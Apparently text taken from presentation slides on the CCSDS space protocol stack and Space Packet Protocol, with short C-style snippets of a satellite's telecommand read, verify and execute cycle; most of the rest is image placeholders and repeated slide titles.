

CCSDS - Protocol Stack




S-Band Stack




CCSDS - Protocol Stack




S-Band Stack



CCSDS - Space Packet Protocol (SPP)




6 Bytes




1 - 65536 Bytes




S-Band Stack



CCSDS - Space Packet Protocol (SPP)



S-Band Stack




```
1 void TCTA_Cycle(void) {
2   TCMA_CleanTCBuffers();
3   TCMA_ReadCommand();
4   TCMA_VerifyCommand();
5   TCMA_ExecuteCommand();
6   return;
7 }
```


```
1 int TCMA_ReadCommand(void) {
2   packet = gRawPacketBuffer;
3   ret = COMTT_GetReceivedTCPacket(&packet, 0xff, &source_channel);
4   if (ret == SUCCESS) {
5     CKSM_ComputeCRC(packet, &offset);
6     // ...
7     do {
8       currentState = &gTelecommandsInProgress[i].currentState;
9       if(*currentState == EMPTY) {
10        *currentState = READING;
11        ret = SPP_ReadSpacePacket(packet, packet.Size,
12                                  &gTelecommandsInProgress[i].telecommand)
13        if(ret == SUCCESS) {
14          // Read and set more fields ...
15          *currentState = READ;
16          i = 0x14;
17        } else {
18          *currentState = REJECTED;
19        }
20      }
21    } while (i < 0x14);
22 }
```



